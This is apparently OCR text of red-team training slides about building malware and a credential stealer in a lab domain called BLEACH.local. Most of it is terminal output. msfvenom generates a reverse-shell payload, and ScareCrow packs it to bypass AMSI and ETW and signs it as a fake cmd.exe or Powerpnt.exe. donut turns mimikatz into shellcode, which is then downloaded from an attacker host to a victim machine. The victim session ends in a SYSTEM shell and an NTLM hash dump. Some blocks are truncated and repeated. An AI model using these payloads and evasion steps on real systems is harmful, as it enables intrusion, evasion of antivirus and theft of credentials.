
“PWN LIKE A MDFK ft. RED TEAM VIEW”

Day Seven: Malwarocalypse

BLEACH.local : CRAFTING MALWARE

https://github.com/optiv/ScareCrow/releases/tag/v5.1




https://assume-breach.medium.com/home-grown-red-team-testing-common-av-evasion-with-pe-packers-on-windows-11-a2a9e873fe13

https://www.blackhatethicalhacking.com/tools/scarecrow/

https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/av-edr-evasion

BLEACH.local : CRAFTING MALWARE



https://klezvirus.github.io/RedTeaming/AV_Evasion/CodeExeNewDotNet/

BLEACH.local : CRAFTING MALWARE

```
┌──(kali㉿kali)-[~/Documents/mal]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.9.7 LPORT=4443 -f raw
> msf.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
```

msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.0.9.7 LPORT=4443 -b '\x00' -f raw > notavirus.bin


BLEACH.local : CRAFTING MALWARE

```
┌──(kali㉿kali)-[~/Documents/mal]
└─$ ScareCrow/ScareCrow -I payload.bin -domain digitechfp.com -Loader binary

  _________                           _________
 /   _____/ ____ _____ _______   ____ \_   ___ \_______  ______  _  __
 \_____  \_/ ___\\__  \\_  __ \_/ __ \/    \  \/\_  __ \/  _ \ \/ \/ /
 /        \  \___ / __ \|  | \/\  ___/\     \____|  | \(  <_> )     /
/_______  /\___  >____  /__|    \___  >\______  /|__|   \____/ \/\_/
        \/     \/     \/            \/        \/
                                                        (@Tyl0us)
        “Fear, you must understand is more than a mere obstacle.
        Fear is a TEACHER. the first one you ever had.”

[*] Encrypting Shellcode Using ELZMA Encryption
[+] Shellcode Encrypted
[+] Patched ETW Enabled
[+] Patched AMSI Enabled
[+] Sleep Timer set for 2808 milliseconds
[*] Creating an Embedded Resource File
[+] Created Embedded Resource File With cmd's Properties
[*] Compiling Payload
[+] Payload Compiled
[*] Signing cmd.exe With a Fake Cert
[+] Signed File Created
[+] Binary Compiled
[!] Sha256 hash of cmd.exe: 438e6a64a8d936403c362abcfe8c1445aaebc320a206170adb5610954d270c93
```

```
9.7 LPORT=4443 -f raw
orm::Windows from the
d
```

```
┌──(kali㉿kali)-[~/Documents/mal]
└─$ ScareCrow/ScareCrow  -I mimitest.bin -domain www.microsoft.com -Exec VirtualAlloc -Loader binary -console
```

BLEACH.local : CRAFTING MALWARE



BLEACH.local : CRAFTING MALWARE

```
msf6 exploit(multi/handler) > set LPORT 4443
LPORT => 4443
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.9.7:4443
[*] Command shell session 1 opened (10.0.9.7:4443 -> 10.0.9.5:54698) at 2023-05-23 18:56:35 -0400


Shell Banner:
Microsoft Windows [Versi_n 10.0.19043.2364]
(c) Microsoft Corporation. Todos los derechos reservados.
-----


C:\Program Files (x86)\IObit\Advanced SystemCare>whoami
whoami
nt authority\system
```

BLEACH.local : CRAFTING STEALER

https://github.com/TheWover/donut

https://www.hackercoolmagazine.com/donut-shellcode-generator/

https://captmeelo.com/redteam/maldev/2021/12/15/lazy-maldev.html

BLEACH.local : CRAFTING STEALER

```
┌──(kali㉿kali)-[~/Documents/mal/donut_v1.0]
└─$ ./donut  --input:/home/kali/Documents/mimikatz/x64/mimikatz.exe -a 2 -b 2 -o /home/kali/Documents/mal/mimitest.bin -console

  [ Donut shellcode generator v1 (built Mar  3 2023 13:39:03)
  [ Copyright (c) 2019-2021 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "/home/kali/Documents/mimikatz/x64/mimikatz.exe"
  [ Entropy       : Random names + Encryption
  [ File type     : EXE
  [ Target CPU    : amd64
  [ AMSI/WDLP/ETW : abort
  [ PE Headers    : overwrite
  [ Shellcode     : "/home/kali/Documents/mal/mimitest.bin"
  [ Exit          : Thread
```

BLEACH.local : CRAFTING STEALER

```
┌──(kali㉿kali)-[~/Documents/mal/donut_
└─$ ./donut  --input:/home/kali/Documen

 [ Donut shellcode generator v1 (built
 [ Copyright (c) 2019-2021 TheWover, O

 [ Instance type : Embedded
 [ Module file   : "/home/kali/Documen
 [ Entropy       : Random names + Encr
 [ File type     : EXE
 [ Target CPU    : amd64
 [ AMSI/WDLP/ETW : abort
 [ PE Headers    : overwrite
 [ Shellcode     : "/home/kali/Documen
 [ Exit          : Thread
```

```
┌──(kali㉿kali)-[~/Documents/mal]
└─$ ScareCrow/ScareCrow  -I mimitest.bin -domain www.microsoft.com -Exec VirtualAlloc -Loader binary -console

 ________                                 ________
/   _____/ ____ _____ _______  ____ \_   ___ \_______ ______  _  __
\_____  \_/ ___\\__  \\_  __ \/ __ \/    \  \/\_  __ \/  _ \ \/ \/ /
/        \  \___ / __ \|  | \\  ___/\     \____|  | \(  <_> )     /
/_______  /\___  >____  /__|    \___  >\______  /|__|   \____/ \/\_/
        \/     \/     \/            \/        \/
                                                          (@Tyl0us)
      "Fear, you must understand is more than a mere obstacle.
      Fear is a TEACHER. the first one you ever had."

[*] Encrypting Shellcode Using ELZMA Encryption
[+] Shellcode Encrypted
[+] Patched ETW Enabled
[+] Patched AMSI Enabled
[+] Sleep Timer set for 2582 milliseconds
[*] Creating an Embedded Resource File
[+] Created Embedded Resource File With Powerpnt's Properties
[*] Compiling Payload
[+] Payload Compiled
[*] Signing Powerpnt.exe With a Fake Cert
[+] Signed File Created
[+] Binary Compiled
[!] Sha256 hash of Powerpnt.exe: 753c1fbebbaa065cd4ef6d27c369a70cf0080942c1b3ccc540e3df400ebb623d

┌──(kali㉿kali)-[~/Documents/mal]
└─$
```

https://cheatsheet.haax.fr/windows-systems/exploitation/file_transfer/

BLEACH.local : CRAFTING STEALER


```
┌──(kali㉿kali)-[~/Documents/mal/donut_
└─$ ./donut  --input:/home/kali/Documen

[ Donut shellcode generator v1 (built
[ Copyright (c) 2019-2021 TheWover, O

[ Instance type : Embedded
[ Module file   : "/home/kali/Documen
[ Entropy       : Random names + Encr
[ File type     : EXE
[ Target CPU    : amd64
[ AMSI/WDLP/ETW : abort
[ PE Headers    : overwrite
[ Shellcode     : "/home/kali/Documen
[ Exit          : Thread
```

```
┌──(kali㉿kali)-[~/Documents/mal]
└─$ ScareCrow/ScareCrow  -I minitest.bin -domain www.microsoft.com -Exec VirtualAlloc -Loader binary -console

                                                        (@Tyl0us)
        “Fear, you must understand is more than a mere obstacle.
        Fear is a TEACHER. the first one you ever had.”

[*] Encrypting Shellcode Using ELZMA Encryption
[+] Shellcode Encrypted
[+] Patched ETW Enabled
[+] Patched AMSI Enabled
[+] Sleep Timer set for 2582 milliseconds
[*] Creating an Embedded Resource File
[+] Created Embedded Resource File With Powerpnt's Properties
[*] Compiling Payload
[+] Payload Compiled
[*] Signing Powerpnt.exe With a Fake Cert
[+] Signed File Created
[+] Binary Compiled
[!] Sha256 hash of Powerpnt.exe: 753c1fbebbaa065cd4ef6d27c369a70cf0080942c1b3ccc540e3df400ebb623d

┌──(kali㉿kali)-[~/Documents/mal]
└─$
```

```
PS C:\Users\jquerito\Downloads> wget http://10.0.9.7:8001/Powerpnt.exe -o t.exe
```


BLEACH.local : CRAFTING STEALER

```
C:\Users\jquerito\Downloads>t.exe
[DEBUG] [+] Detected Version: 10
[DEBUG] [+] Reloading: C:\Windows\System32\kernel32.dll
[DEBUG] [+] Reloading: C:\Windows\System32\kernelbase.dll
[DEBUG] [+] Reloading: C:\Windows\System32\advapi32.dll
[DEBUG] [+] Reloading: C:\Windows\System32\ntdll.dll
[DEBUG] [+] Allocating a RWX Section of the Process
[DEBUG] [*] Calling the Shellcode Using a Syscall

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # "privilege::debug"
Privilege '20' OK

mimikatz # "sekurlsa::logonpasswords"

Authentication Id : 0 ; 7167760 (00000000:006d5f10)
Session           : CachedInteractive from 1
User Name         : Administrador
Domain            : BLEACH
Logon Server      : PRINCIPAL-BLEAC
Logon Time        : 24/05/2023 14:12:05
SID               : S-1-5-21-3777977817-1859332824-490154379-500
        msv :
         [00000003] Primary
         * Username : Administrador
         * Domain   : BLEACH
         * NTLM     : fc19a68b44372b3bcf0297e08a28fda8
         * SHA1     : a23a9ebee5923c7860e21a1ef6cf053cf6885c00
         * DPAPI    : 380f529916e7310ff45ab4ab0e99c80e
        tspkg :
        wdigest :
         * Username : Administrador
         * Domain   : BLEACH
         * Password : (null)
```





```
PS C:\Users\jquerito\Downloads> wget http://10.0.9.7:8001/Powerpnt.exe -o t.exe
```

BLEACH.local : CRAFTING STEALER




```
PS C:\Users\jquerito\Downloads> wget http://10.0.9.7:8001/Powerpnt.exe -o t.exe
```

BLEACH.local : CRAFTING STEALER




```
PS C:\Users\jquerito\Downloads> wget http://10.0.9.7:8001/Powerpnt.exe -o t.exe
```

BLEACH.local : MORE POCs

https://github.com/TheWover/donut-demos/tree/master

https://github.com/tcostam/awesome-command-control

CHARLA NAVAJA NEGRA :: 2022


People :
H*cking
Linux basic
Networking Basic
Computer Basic